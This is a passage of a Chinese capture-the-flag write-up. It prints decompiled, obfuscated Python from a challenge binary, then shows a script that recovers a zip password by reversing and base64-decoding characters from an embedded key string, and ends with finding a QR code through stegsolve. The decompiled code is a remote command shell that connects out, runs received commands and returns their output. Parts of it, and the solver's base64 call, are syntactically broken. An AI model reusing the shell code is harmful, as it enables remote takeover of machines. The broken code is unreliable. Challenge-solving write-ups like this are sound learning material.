yyy += '\t\tDZk2NfuC6vhPMkVCVKBHAAAACXJvb3RAa2FsaQECaWQ=\t\t--- END PRIVATE KEY ---'
ssls.connect((domain, port))
ssls.send(str.encode(str(os.getcwd()) + '<' + ''.join([yyy[_] for _ in xxx]) + '>' + ' > '))
except socket.error as lllllllllllllllllllllllll:
    try:
        try:
            print(str(llllllllllllllllllllllllll))
        finally:
            lllllllllllllllllllllllll = None
            del lllllllllllllllllllllllll

    finally:
        lllllllllllllllllllllllll = None
        del lllllllllllllllllllllllll

    finally:
        lllllllllllllllllllllllll = None
        del lllllllllllllllllllllllll

def o0o0o0o0o0():
    lllllllllllllllllllllllll = ssls.recv(1024)
    lllllllllllllllllllllllll = lllllllllllllllllllllllllll.decode('utf-8').strip()
    print('received ' + lllllllllllllllllllllllll)
    if lllllllllllllllllllllllll[2] == 'cd':
        os.chdir(llllllllllllllllllllllllll[3:])
        ssls.send(str.encode(str(os.getcwd()) + ' > '))
    elif len(llllllllllllllllllllllllll) > 0:
        lllllllllllllllllllllllll = subprocess.Popen(llllllllllllllllllllllllll, True, subprocess.PIPE, subprocess.PIPE,
        , subprocess.PIPE, *(['shell', 'stdout', 'stderr', 'stdin']))
        lllllllllllllllllllllllll = lllllllllllllllllllllllllll.stdout.read() + lllllllllllllllllllllllllll.stderr.read()
        lllllllllllllllllllllllll = str(llllllllllllllllllllllllllll.decode('utf-8'))
        ssls.send(str.encode(llllllllllllllllllllllllll + str(os.getcwd()) + ' > '))
        if len(llllllllllllllllllllllllll.split('\n')) > 2:
            lllllllllllllllllllllllll = 2
        else:
            lllllllllllllllllllllllll = 0
        print('Sent: ' + lllllllllllllllllllllllll * '\n' + lllllllllllllllllllllllll)
    if not lllllllllllllllllllllllll:
        pass

    s.close()

def main():
    o0o0o0o0o0()
    o0o0o0o0o0()
    o0o0o0o0o0()

if __name__ == '__main__':
    main()
```

修改代码print出结果，发现可能是字符反转，反转后进行base64解码

```

from base64 import *

xxx = [358, 118, 30, 43, 127, 5, 282, 133, 56, 43, 116, 68, 68, 147, 96, 13, 130, 4, 15, 35, 297, 57, 36, 83, 38, 93, 40, 147]

yyy = '--- BEGIN PRIVATE KEY ---\t\tb3B1bnNzaC1rZXktdjEAAAABG5vbmUAAAEEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW'
yyy += '\t\tQyNTUxOQAAACCKvWfW4a1zEkncA+1Df3VeQ2ZNjX7gur4TzJFQ1SgRwAAAJA8ULvmPFC7'
yyy += '\t\t5gAAAAtzc2gtZWQyNTUxOQAAACCKvWfW4a1zEkncA+1Df3VeQ2ZNjX7gur4TzJFQ1SgRw'
yyy += '\t\tAAAEAMNtG4HZ42kMsON1XY/y11GyPns8JB6JYwi936VUuz4q/AcXDhqXMSsdwD6UN/dV5'
yyy += '\t\tDZk2NfuC6vhPMkVCVKBHAAACXJvb3RAa2FsaQECawQ=\t\t--- END PRIVATE KEY ---'

pass_str=(''.join([yyy[_] for _ in xxx]))

print(pass_str)
print(pass_str[::-1])
print(base64decode(pass_str[::-1]))


```

```


→ ~/Downloads/题目/misc/gwb-misc3-testcat/1638278440Ihfk8oWHaWIB/attachment/pyinstxtractor-master python3 getpass.py
=4ld+EiemdFQQJWvFBTahUCMrgXJ
JXgrMCUhaTBfVWJQQFmeiE+d14=
b'%x+0%!i0_UbP@Wfz!>v^'

```

得到zip的密码



通过010 editor可以知道是png格式





通过stegsolve调色通道，发现有一张二维码  
扫码得到flag

